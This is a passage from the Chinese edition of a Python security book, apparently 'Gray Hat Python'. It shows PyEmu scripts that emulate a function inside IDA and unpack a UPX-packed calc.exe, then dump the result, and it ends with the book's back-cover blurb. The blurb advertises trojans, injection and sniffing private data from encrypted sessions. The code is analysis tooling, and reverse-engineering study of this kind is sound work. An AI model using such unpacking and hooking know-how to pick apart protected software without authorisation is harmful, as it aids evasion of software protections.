一旦我们能够成功地加载 PyEmu 模块后，接下来就是我们放手编码的时刻了。为了模拟目标函数的调用过程，我们首先需要映射二进制文件中的代码段和数据段，这两个节区将是仿真器执行仿真任务时的代码与数据来源。在 IDA 中加载二进制文件中各个段的过程会涉及对一些 IDAPython 函数的使用（有关 IDAPython 记忆需要刷新的读者可以参考第 11 章）。让我们继续向 addnum_function_call.py 脚本加入以下代码。

addnum_function_call.py

```
...
① emu = IDAPyEmu()

  # 加载二进制文件中的代码段
  code_start = SegByName(".text")
  code_end = SegEnd( code_start )

② while code_start <= code_end:
      emu.set_memory( code_start, GetOriginalByte(code_start), size=1 )
      code_start += 1

  print "[*] Finished loading code section into memory."

  # 载入目标二进制文件中的数据段
  data_start = SegByName(".data")
  data_end   = SegEnd( data_start )

③ while data_start <= data_end:
      emu.set_memory( data_start, GetOriginalByte(data_start), size=1)
      data_start += 1

  print "[*] Finished loading data section into memory."
```

首先我们实例化一个 IDAPyEmu 对象①，这个对象将为我们提供一切仿真所需的辅助函数。接着我们需要将二进制文件中的代码段②与数据段③载入由 PyEmu 负责维护的内存之中。为了完成这一步我们将借助 IDAPython 函数 SegByName()来定位相应的段首地址，以及函数 SegEnd()来确定相应的段尾地址，之后我们只需简单地遍历整个段并逐字节地将数据存入仿真器的内存中。至此我们有了一切为执行程序仿真所需的素材（代码与数据），接下来我们为将要调用的目标函数设置栈上参数的值，并设下一个指令处理例程用于截获象征着完结的 retn 指令，最后我们从函数头部开始执行。现在向你的脚本文件中加入以下代码。

```
...
# 设置 EIP 寄存器，使其指向目标函数的头部，此处即为执行起点
① emu.set_register("EIP", 0x00401000)

# 设立指令处理例程，以用于捕获 ret 指令
② emu.set_mnemonic_handler("ret", ret_handler)

# 为本次函数调用设置相应的参数值
③ emu.set_stack_argument(0x8, 0x00000001, name="arg_0")
emu.set_stack_argument(0xc, 0x00000002, name="arg_4")

④ # 目标函数体一共由 10 条指令构成
emu.execute( steps = 10 )

print "[*] Finished function emulation run."
```

首先我们设法使 EIP 寄存器指向目标函数头 —— 位于 0x00401000 ①，这意味着 PyEmu 将以此处作为代码执行的起点。接下来我们设定一个指令助记符处理例程，一旦目标函数执行指令 retn ②试图返回，便会致使我们的处理例程被调用。第三个步骤便是为即将调用的函数设置栈上参数的值③，函数栈有责任为本次函数调用提供两个整型数值，在这个例子中我们分别使用 0x00000001 和 0x00000002 作为参数值。接着我们指示仿真器执行目标函数体中所有的 10 条指令。最后我们需要为预示着完结的 retn 指令编写一个健全的处理例程，脚本文件 addnum_function_call.py 的最终版本应当如下所示：

addnum_function_call.py

```
import sys

sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
```

```
from PyEmu import *

def ret_handler(emu, address):

① num1 = emu.get_stack_argument("arg_0")
   num2 = emu.get_stack_argument("arg_4")
   sum  = emu.get_register("EAX")

   print "[*] Function took: %d, %d and the result is %d" % ( num1, num2, sum)

   return True


emu = IDAPyEmu()

# 加载二进制文件代码段
code_start = SegByName(".text")
code_end   = SegEnd( code_start )

while code_start <= code_end:
   emu.set_memory( code_start, GetOriginalByte(code_start), size=1 )
   code_start += 1

print "[*] Finished loading code section into memory."

# 加载二进制文件数据段
data_start  = SegByName(".data")
data_end    = SegEnd( data_start )

while data_start <= data_end:
   emu.set_memory( data_start, GetOriginalByte(data_start), size=1)
   data_start += 1

print "[*] Finished loading data section into memory."

# 设置 EIP 指令寄存器，使其指向目标函数头，以此作为执行起点
emu.set_register("EIP", 0x00401000)

# 设置一个指令处理例程用于捕获指令 retn
emu.set_mnemonic_handler("ret", ret_handler)

#为本次函数调用设置相应的参数值
emu.set_stack_argument(0x8, 0x00000001, name="arg_0")
```

```
emu.set_stack_argument(0xc, 0x00000002, name="arg_4")

#目标函数体一共由 10 条指令构成
emu.execute( steps = 10 )

print "[*] Finished function emulation run."
```

我们的指令处理例程 ret_handler ①只是简单地从栈上回取出各参数值以及存于 EAX 寄存器中的计算结果，并以格式化形式输出。现在让我们来检验一下成果，首先在 IDA 环境下载入二进制文件 addnum.exe，并将我们的 PyEmu 脚本视作一个常规的 IDAPython 脚本在 IDA 下运行（记忆需要刷新的读者请参见第 11 章）。你将看到如列表 12-2 所示的输出内容。

列表 12-2：我们的函数仿真脚本所输出的信息

```
[*] Finished loading code section into memory.
[*] Finished loading data section into memory.
[*] Function took: 1, 2 and the result is 3
[*] Finished function emulation run.
```

非常简单，不是吗？我们可以看到函数仿真脚本成功地捕获了栈上参数的取值，并赶在函数调用结束之前提取出 EAX 寄存器中（即两个栈上参数之和）的值。我们鼓励你额外去寻找一些不同的二进制文件拿来练手，从中选取一些动机不明的函数并仿真它们的调用过程，相信你会被这种技术的威力所折服，尤其是在你的目标函数包含着成百上千的指令，并充斥着大量的分支、循环结构以及分布零散的函数返回点的情况下。此时函数仿真这种逆向分析手段所带来的启发往往可以为你省下数小时的手动调试时间。在下面的一个例子中我们将使用 PEPyEmu 工具库来对可执行文件进行脱壳。

12.3.2　PEPyEmu

PEPyEmu 向你提供了另一种完全独立于 IDA Pro 之外的静态分析的途径，PEPyEmu 能够自行料理磁盘文件的加载，各二进制段到仿真器内存的映射，以及在 pydasm 工具库的辅佐下完成所有的指令解码工作。现在我们将携 PEPyEmu 身赴真实的逆向场景之中，与那些周遭上了“壳”的可执行文件打交道。你将看到我们是如何利用仿真器来模拟带壳程序的执行过程，并在壳例程完成脱壳的瞬间转储出一个完好的二进制可执行文件。在这个例子中我们所选用的加壳工具为 UPX[①]（The Ultimate Packer for eXecutables）——一款流行的开源加壳器，众多的恶意软件变种程序通过这款程序试图为自己进行瘦身，并以此试图混

① UPX(The Ultimate Packer for eXecutables)加壳器可以在此处获取：http://upx.sourceforge.net/。

淆静态分析人员的视线。首先你需要了解加壳器的本质以及它们的基本工作方式，我们还将带你体验一把 UPX 的加壳过程，随后我们借助由 Cody Pierce 所特别定制的 PyEmu 脚本来对可执行文件进行脱壳，并将获得的二进制镜像转储至磁盘文件中。一旦我们成功地转储出二进制内存镜像，这意味着原先那些受限的常用静态分析手段获得了彻底的解放。

12.3.3 可执行文件加壳器

可执行文件加壳器或者又称压缩器，在这个行当中早已不是什么新鲜的事物了，它们最初出现的主要目的是用于缩减可执行文件的体积，以使其能够被一张 1.44MB 的老式软盘所容纳，然而随着时间的推移，这种技术逐渐演变为主要的代码混淆手段流行于众多恶意软件作者之间。一款典型的加壳器通常会试图压缩目标二进制文件中原有的代码段与数据段，并将程序入口点替换为脱壳例程的所在位置。当你试图执行这个二进制文件时，相应的脱壳例程将首先被执行，脱壳例程将在内存中按原样还原出二进制数据，并在之后跳转至程序原有的 OEP（Original Entry Point 的缩写）入口点。一旦程序的执行流到达 OEP 点便意味着目标程序完成了某种意义上的自我回归，此后目标程序流向你呈现的便是这个二进制文件完好的前世记忆。当遭遇到周身上了壳的可执行文件时，逆向分析人员为了对掩盖在这层壳下的二进制数据实施有效的分析，往往需要先设法解除这层壳。调试器工具一直以来被逆向工程师委以脱壳的重任，然而恶意软件作者在近几年也变得愈加不让人省心，各色花样迭出的反调试例程被陆续加入程序壳中，这使得使用调试器来脱壳也变得愈加困难与麻烦。而这也正是仿真器开始凸显优势的地方，因为仿真器的执行过程本质上并不涉及任何的调试器附加操作，所以我们只需简单地使用仿真器执行目标代码并等待至相应的脱壳例程执行完毕即可。在程序壳还原出完整的二进制数据后，我们还需要将这些二进制数据转储至磁盘文件中，此后你就可以将转储结果载入调试器或者像 IDA Pro 这一类的静态分析工具中。

下面我们将使用 UPX 对计算器程序 calc.exe 进行加壳，几乎任一版本的 Windows 都附带有这个可执行文件，随后我们借助一个 PyEmu 脚本对我们自己一手炮制的对手实施脱壳，并将结果转储至磁盘文件中。这种技术也可以同样用于对付其他类型的加壳器，而这个简单的例子可以充当一个不错的起点，为你日后对付更为高级的加壳或者压缩机制打下基础。

12.3.4 UPX 加壳器

UPX 是一款免费的开源可执行文件加壳器，并适用于 Linux 与 Windows 平台以及其他众多类型的可执行文件。UPX 支持不同级别的压缩效果，并提供了类型丰富的选项来帮助你定制整个加壳过程。在下面的例子中，我们将只会用到 UPX 所提供的基本压缩方式，至

于其他 UPX 所提供的众多选项就留给读者自行研究了。

在我们开始前，从 UPX 项目主页 http://upx.sourceforge.net 下载一款 UPX 加壳器。

将你下载完的 Zip 文件解压至根目录 C:下，由于 UPX 到目前为止并不提供任何 GUI 界面，因此你需要从命令行下开启 UPX 程序。现在打开一个命令行终端并切换至 UPX 加壳程序所在的路径——C:\upx303w\，并输入以下命令。

```
C:\upx303w>upx -o c:\calc_upx.exe C:\Windows\system32\calc.exe

                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2008
UPX 3.03w       Markus Oberhumer, Laszlo Molnar & John Reiser   Apr 27th 2008

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     114688 ->     56832   49.55%   win32/pe      calc_upx.exe

Packed 1 file.
C:\upx303w>
```

上示的命令将为我们生成一个压缩版的计算器程序并存于根目录 C:下。其中命令选项 -o 用于指明最终生成的带壳程序的名称，在这个例子中我们将生成的结果保存为 calc_upx.exe。我们已经设法炮制了一个上了壳的顽固对手，下面是轮到 PyEmu 再次亮剑的时候了，让我们开始编码！

12.3.5　利用 PEPyEmu 脱 UPX 壳

UPX 加壳器对可执行文件所采用的压缩方式可谓异常的简单，它首先重建了可执行文件的程序入口点，以使其指向相应的脱壳例程，接着加壳器向二进制文件添加二个自定义段，这两个段分别被命名为 UPX0 和 UPX1。你可以将这个上了壳的可执行文件载入 Immunity Debugger 并通过内存布局视图（热键为 ATL-M）来查看目标程序在内存中的分布情况，你将看到目标程序的内存映射表与列表 12-3 所示的情况类似：

列表 12-3：一个带壳（UPX）程序的内存分布情况

Address Size	Owner	Section	Contains	Access	Initial Access
00100000 00001000	calc_upx		PE Header	R	RWE
01001000 00019000	calc_upx	UPX0		RWE	RWE
0101A000 00007000	calc_upx	UPX1	code	RWE	RWE
01021000 00007000	calc_upx	.rsrc	data,imports,resources	RW	RWE

从列表 12-3 中我们可以看出 UPX1 为一个代码段，主脱壳例程实际上正是被 UPX 加壳器安置于此，被重建的程序入口点将指向位于这个段中的脱壳例程。当脱壳例程执行完结时，它将通过一个 JMP 指令跳出当前所在的 UPX1 段，并进入到“真正”的二进制代码中，由此开始重演其前世的生命轨迹。因此我们只需让仿真器沿着脱壳例程的轨迹一路执行下去，直到我们发现第一个目的地指向 UPX1 段之外的 JMP 指令，这也意味着我们此时正站在可执行文件原有的入口点处。

现在我们已经有了一个武装了 UPX 壳的可执行文件，下面就让我们借助 PyEmu 仿真器来完成脱壳与二进制数据的转储工作。这次我们只会用到单独的 PyEmu 模块来解决问题。打开一个新的 Python 脚本文件，将其命名为 upx_unpacker.py，并输入以下代码：

upx_unpacker.py

```
from ctypes import *
# 你首先需要设置系统路径，加入 PyEmu 模块所在的路径
sys.path.append("C:\\PyEmu")
sys.path.append("C:\\PyEmu\\lib")
from PyEmu import PEPyEmu
# 获取命令行参数
exename = sys.argv[1]
outputfile = sys.argv[2]
# 实例化一个仿真器对象
emu = PEPyEmu()
if exename:
    # 将二进制文件载入 PyEmu 仿真器
①   if not emu.load(exename):
        print "[!] Problem loading %s" % exename
        sys.exit(2)
else:
    print "[!] Blank filename specified"
    sys.exit(3)
② # 设置我们的外部库函数处理例程
emu.set_library_handler("LoadLibraryA",   loadlibrary)
emu.set_library_handler("GetProcAddress", getprocaddress)
emu.set_library_handler("VirtualProtect", virtualprotect)
# 在原有程序入口点(OEP)设下断点，以便于我们进行二进制数据转储
③ emu.set_mnemonic_handler( "jmp", jmp_handler )
# 从程序入口点开始执行
④ emu.execute( start=emu.entry_point )
```

首先我们将上了壳的目标文件载入 PyEmu 仿真器中①，然后我们安装一组外部库函数处理例程②，用于截获所有指向 LoadLibraryA、GetProcAddress 以及 VirtualProtect 的函数

调用。这三个外部函数会被脱壳例程所使用到，因此我们需要确保截获任何企图调用这些外部函数的指令，并利用现有的栈上参数为之构造一个真正的外部库函数调用。下一个步骤便是静候脱壳例程的完结并赶在程序流跳转至 OEP 点的瞬间介入，为此我们需要安装一个助记符处理例程来捕获这个 JMP 指令③。在布置完一切前序工作之后，我们只需让仿真器从可执行文件的入口点开始执行即可④。下面让我们补全相应的外部库函数处理例程以及指令处理例程，继续加入以下代码：

upx_unpacker.py

```
    from ctypes import *
    # 向系统路径中添加 PyEmu 模块的所在路径
    sys.path.append("C:\\PyEmu")
    sys.path.append("C:\\PyEmu\\lib")
    from PyEmu import PEPyEmu
    '''
    HMODULE WINAPI LoadLibrary(
      __in  LPCTSTR lpFileName
    );
    '''
① def loadlibrary(name, address):
        # 从函数栈上获取 DLL 文件的名称
        dllname = emu.get_memory_string(emu.get_memory(emu.get_register
("ESP") + 4))
        # 构造一个真正的 LoadLibrary 函数调用，并取得函数返回值
        dllhandle = windll.kernel32.LoadLibraryA(dllname)
        emu.set_register("EAX", dllhandle)
        # 修正栈指针寄存器与指令寄存器的值，然后返回
        return_address = emu.get_memory(emu.get_register("ESP"))
        emu.set_register("ESP", emu.get_register("ESP") + 8)
        emu.set_register("EIP", return_address)

        return True
    '''
    FARPROC WINAPI GetProcAddress(
      __in  HMODULE hModule,
      __in  LPCSTR lpProcName
    );
    '''
② def getprocaddress(name, address):
        # 从函数栈分别取得 dll 句柄值与导出函数名
        handle    = emu.get_memory(emu.get_register("ESP") + 4)
        proc_name = emu.get_memory(emu.get_register("ESP") + 8)
```

```
        # 参数 lpProcName 可能被用作一个名称字符串或者一个序数值，若 lpProcName 的高
        # 位字为 NULL 值，则参数被用作序数值
        if (proc_name >> 16):
            procname = emu.get_memory_string(emu.get_memory(emu.get_
             register("ESP")+ 8))
        else:
            procname = arg2
        # 在仿真器中添加这个导入函数并取得相应的导入地址
        emu.os.add_library(handle, procname)
        import_address = emu.os.get_library_address(procname)
        # 返回函数的导入地址
        emu.set_register("EAX", import_address)
        # 修正栈指针寄存器与指令寄存器的值并返回
        return_address = emu.get_memory(emu.get_register("ESP"))
        emu.set_register("ESP", emu.get_register("ESP") + 8)
        emu.set_register("EIP", return_address)
        return True
    '''
    BOOL WINAPI VirtualProtect(
      __in   LPVOID lpAddress,
      __in   SIZE_T dwSize,
      __in   DWORD flNewProtect,
      __out  PDWORD lpflOldProtect
    );
    '''
③  def virtualprotect(name, address):
        # 一律返回 TRUE
        emu.set_register("EAX", 1)
        # 修正栈指针与指令寄存器的值并返回
        return_address = emu.get_memory(emu.get_register("ESP"))
        emu.set_register("ESP", emu.get_register("ESP") + 16)
        emu.set_register("EIP", return_address)
        return True
    # 当脱壳例程执行完毕后，指向 OEP 点的 JMP 指令会致使这个例程被调用
④  def jmp_handler(emu, mnemonic, eip, op1, op2, op3):
    # 判断当前的指令寄存器是否指向 OEP 点
        if eip < emu.sections["UPX1"]["base"]:
            print "[*] We are jumping out of the unpacking routine."
            print "[*] OEP = 0x%08x" % eip
            # 将脱壳后的二进制数据转储至磁盘文件
            dump_unpacked(emu)
            # 现在我们可以停止仿真
```

```
            emu.emulating = False
            return True
```

LoadLibrary 函数处理例程①首先从栈上提取出 DLL 文件的名称，接着我们借助 ctype 库构造一个真正的 LoadLibraryA 函数调用。我们将这次函数调用的返回值存入 EAX 寄存器中，修正当前栈指针寄存器的值，并重设 EIP 寄存器使其直接指向返回地址，以致使我们截获的外部函数提前返回。GetProcAddress 函数处理例程②的构建方式也大致相似，首先获取函数栈上的两个参数，以此构建一个真正的 GetProcAddress 函数调用，这个外部函数由动态链接库 kernel32.dll 导出。我们将解析出的函数导入地址作为返回结果存入 EAX 寄存器，然后同样在调整栈指针后返回。 VirtualProtect 函数处理例程③则只需一律返回一个 True 值，并在调整栈指针后返回。我们之所以没有构造一个真正的 VirtualProtect 函数调用是因为在这里我们并没有保护任何内存页的需要，因此我们只需简单地模拟一个总是显示设置保护页成功的 VirtualProtect 函数调用即可。而我们的 JMP 指令处理例程④会对每一条捕获到的跳转指令进行检测，以判别其是否跳向 UPX1 段以外的地址，若情况确是如此，我们则借助函数 dump_unpacked 将脱壳后的二进制数据转储至磁盘文件中。在此之后我们只须让仿真器停止执行代码，因为我们的目的已经达成。

最后我们只需补上转储例程 dump_unpacked 的实现，我们将其安排在脚本文件的最后。

upx_unpacker.py

```
…
def dump_unpacked(emu):
    global outputfile
    fh = open(outputfile, 'wb')

    print "[*] Dumping UPX0 Section"

    base   = emu.sections["UPX0"]["base"]
    length = emu.sections["UPX0"]["vsize"]

    print "[*] Base: 0x%08x  Vsize: %08x" % (base, length)

    for x in range(length):
        fh.write("%c" % emu.get_memory(base + x, 1))

    print "[*] Dumping UPX1 Section"

    base   = emu.sections["UPX1"]["base"]
    length = emu.sections["UPX1"]["vsize"]
```

```
    print "[*] Base: 0x%08x  Vsize: %08x" % (base, length)

    for x in range(length):
        fh.write("%c" % emu.get_memory(base + x, 1))

    print "[*] Finished."
```

我们所需要做的仅仅是简单地将 UPX0 与 UPX1 段转储至一个文件中，这一步将为整个脱壳流程画上句号。此后我们便可以将得到的转储结果载入诸如 IDA 一类的静态分析工具中，你会发现诸多的静态分析技术随着脱壳的完成而得以解禁。现在让我们从命令行下运行这个脱壳脚本，你将看到与列表 12-4 所示内容相似的输出信息。

列表 12-4：脱壳脚本 upx_unpacker.py 在命令行下的使用方式

```
C:\>C:\Python25\python.exe upx_unpacker.py C:\calc_upx.exe calc_clean.exe
[*] We are jumping out of the unpacking routine.
[*] OEP = 0x01012475
[*] Dumping UPX0 Section
[*] Base: 0x01001000  Vsize: 00019000
[*] Dumping UPX1 Section
[*] Base: 0x01019000  Vsize: 00007000
[*] Finished.
C:\>
```

在脚本执行完毕后，你应当可以在 C 盘根目录下找到一个新文件 calc_clean.exe，这个文件包含了最初那个可执行文件 calc.exe 未经加壳之前的原始代码。现在该是你发挥想象力的时候了，尝试将 PyEmu 应用到各种不同的逆向任务中去吧！

Broadview
www.broadview.com.cn
博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版

掌握职业黑客的Python工具箱

Python正在成为黑客、逆向工程师以及软件测试人员的首选编程语言，Python所具备的高效开发特性、良好的系统底层支持以及丰富的工具库使得黑客们如鱼得水。但是到目前为止尚未出现过一本完备的手册指导你如何使用Python来完成各种不同类型的黑客任务。你往往需要穿行于各大论坛或者无尽的工具手册中，反复地调整你的现有源代码，直到一切能够顺利运行为止。现在你不再需要为此花费过多的精力了！

Python灰帽子将向你揭示隐藏在各种黑客技术以及工具背后的原理和机制，例如：调试器、特洛伊木马、Fuzzer和仿真器。除了这些理论知识外，本书的作者Justin Seitz还将向你演示如何发挥这些Python安全工具的威力，以及在现有工具不能满足你的目的时，如何去构建自己的安全工具。

通过本书，你将学到：

- 自动化执行烦琐的逆向工程任务
- 设计并编写你自己的调试器
- 学习如何通过Fuzz技术挖掘Windows驱动程序中的漏洞，以及如何从零开始构建自己强大的Fuzzer
- 从代码注入、DLL注入、软钩子技术、硬钩子技术以及其他技巧中找到乐趣
- 从经过加密的浏览器会话通道中“嗅”出私密数据
- 使用PyDbg、Immunity Debugger、Sulley、IDAPython、PyEmu以及其他黑客工具

Justin Seitz是一名Immunity公司的高级安全研究员，他在以往的工作中花费了大量的时间从事漏洞挖掘、逆向工程、编写漏洞利用以及编写Python代码的研究。

THE FINEST IN GEEK ENTERTAINMENT
www.nostarch.com

上架建议：网络安全

ISBN 978-7-121-12901-8

9 787121 129018 >

定价：39.00元

策划编辑：毕　宁
责任编辑：许　艳
封面设计：李　玲